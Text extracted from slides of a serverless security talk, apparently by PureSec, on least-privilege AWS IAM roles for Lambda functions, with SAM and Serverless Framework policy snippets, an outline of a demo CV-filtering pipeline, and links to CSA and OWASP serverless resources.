
TagResource

UntagResource


UpdateItem

UpdateTable

PutItem



GETTING IAM PERMISSIONS RIGHT

- Adopt 'Role-per-Function' model
- Think twice before hitting SHIFT + 
- Use SAM managed policies
- SLS: use custom roles per function, 'role-per-function' plugin
- Use the free PureSec 'least-privileged' IAM automatic role generator



```
Policies:
# Give DynamoDB Full Access to your Lambda Function
- AmazonDynamoDBFullAccess
```




```
Policies:
# Give just CRUD permissions to one table
- DynamoDBCrudPolicy:
  TableName: !Ref MyTable
```



```
functions:
  someFunction:
    handler: puresec.main
    iamRoleStatementsName: role-name
    iamRoleStatements:
      - Effect: "Allow"
        Action:
          - dynamodb:PutItem
        Resource: ...
```


DEMO // HR AUTOMATED 'CV FILTERING' SYSTEM



1. Candidate sends CV as PDF in email
2. SES receives email, creates SNS message
3. SNS invokes the function
4. Function converts PDF to text + stores results in DynamoDB
5. Function sends receipt to candidate

Take Action

Take Action

12 Most Critical Risks for Serverless (CSA)

12 Most Critical Risks for Serverless (CSA)

OWASP Serverless-Goat

OWASP Serverless Goat

 <http://bit.ly/csa-top-12>

 <http://bit.ly/owasp-serverless-goat>

OSS IAM Least-Privileged CLI Tool

 <http://bit.ly/puresec-cli>